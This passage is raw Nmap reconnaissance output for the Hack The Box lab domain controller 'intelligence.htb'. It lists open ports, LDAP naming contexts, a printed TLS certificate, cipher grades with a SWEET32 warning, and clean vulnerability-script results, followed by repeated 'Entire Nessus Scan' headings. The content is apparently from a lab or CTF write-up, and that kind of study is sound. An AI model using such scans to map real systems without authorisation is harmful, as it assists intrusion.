|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341
|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedControl: 1.2.840.113556.1.4.2330
|       supportedControl: 1.2.840.113556.1.4.2354
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       subschemaSubentry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=intelligence,D
C=htb
```

```
|       serverName: CN=DC,CN=Servers,CN=Default-First-
Site-
Name,CN=Sites,CN=Configuration,DC=intelligence,DC=htb
|       schemaNamingContext:
CN=Schema,CN=Configuration,DC=intelligence,DC=htb
|       namingContexts: DC=intelligence,DC=htb
|       namingContexts:
CN=Configuration,DC=intelligence,DC=htb
|       namingContexts:
CN=Schema,CN=Configuration,DC=intelligence,DC=htb
|       namingContexts:
DC=DomainDnsZones,DC=intelligence,DC=htb
|       namingContexts:
DC=ForestDnsZones,DC=intelligence,DC=htb
|       isSynchronized: TRUE
|       highestCommittedUSN: 110684
|       dsServiceName: CN=NTDS
Settings,CN=DC,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=intelligence,DC=htb
|       dnsHostName: dc.intelligence.htb
|       defaultNamingContext: DC=intelligence,DC=htb
|       currentTime: 20221011092338.0Z
|_      configurationNamingContext:
CN=Configuration,DC=intelligence,DC=htb
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
```

```
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
```

s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhA
GkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrB
gEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9
w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEA
S0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DB
zAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3
GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6L
y8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlM
jBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDP
WludGVs

```
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iY
XNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBA
QSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQ
y1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZ
XMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
```

```
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
```

aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhA
GkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrB
gEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9
w0DAgIC

|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd

```
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-11T09:23:52+00:00; +7h00m01s from
scanner time.
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
```

```
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
```

```
(ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
(ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|_  least strength: C
5985/tcp  open  wsman           syn-ack
9389/tcp  open  adws            syn-ack
49667/tcp open  unknown         syn-ack
49691/tcp open  unknown         syn-ack
|_banner: ncacn_http/1.0
49692/tcp open  unknown         syn-ack
49710/tcp open  unknown         syn-ack
```

```
49717/tcp open  unknown          syn-ack
60019/tcp open  unknown          syn-ack
Service Info: Host: DC; OS: Windows

Host script results:
| smb2-time:
|   date: 2022-10-11T09:23:59
|_  start_date: N/A
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0.2:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.1.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| port-states:
|   tcp:
|     open: 53,80,88,135,139,389,445,464,593,636,3268-
3269,5985,9389,49667,49691-49692,49710,49717,60019
|_    filtered: 1-52,54-79,81-87,89-134,136-138,140-
```

```
388,390-444,446-463,465-592,594-635,637-3267,3270-
5984,5986-9388,9390-49666,49668-49690,49693-49709,49711-
49716,49718-60018,60020-65535
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
|_fcrdns: FAIL (No PTR record)
|_smb-vuln-ms10-054: false
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41024/tcp): CLEAN (Timeout)
|   Check 2 (port 26176/tcp): CLEAN (Timeout)
|   Check 3 (port 59015/udp): CLEAN (Timeout)
|   Check 4 (port 56957/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
|_samba-vuln-cve-2012-1182: Could not negotiate a
connection:SMB: Failed to receive bytes: ERROR
|_clock-skew: mean: 7h00m00s, deviation: 0s, median:
7h00m00s
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: Could
not negotiate a connection:SMB: Failed to receive bytes:
ERROR
|_smb-vuln-ms10-061: Could not negotiate a
```

```
connection:SMB: Failed to receive bytes: ERROR
|_msrpc-enum: Could not negotiate a connection:SMB:
Failed to receive bytes: ERROR
|_dns-brute: Can't guess domain of "10.129.95.154"; use
dns-brute.domain script argument.
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Post-scan script results:
| reverse-index:
|   53/tcp: 10.129.95.154
|   80/tcp: 10.129.95.154
|   88/tcp: 10.129.95.154
|   135/tcp: 10.129.95.154
|   139/tcp: 10.129.95.154
|   389/tcp: 10.129.95.154
|   445/tcp: 10.129.95.154
|   464/tcp: 10.129.95.154
|   593/tcp: 10.129.95.154
|   636/tcp: 10.129.95.154
|   3268/tcp: 10.129.95.154
|   3269/tcp: 10.129.95.154
|   5985/tcp: 10.129.95.154
|   9389/tcp: 10.129.95.154
|   49667/tcp: 10.129.95.154
|   49691/tcp: 10.129.95.154
|   49692/tcp: 10.129.95.154
```

```
|   49710/tcp: 10.129.95.154
|   49717/tcp: 10.129.95.154
|_  60019/tcp: 10.129.95.154
Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Oct 10 22:27:01 2022 -- 1 IP address
(1 host up) scanned in 390.90 seconds
```

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan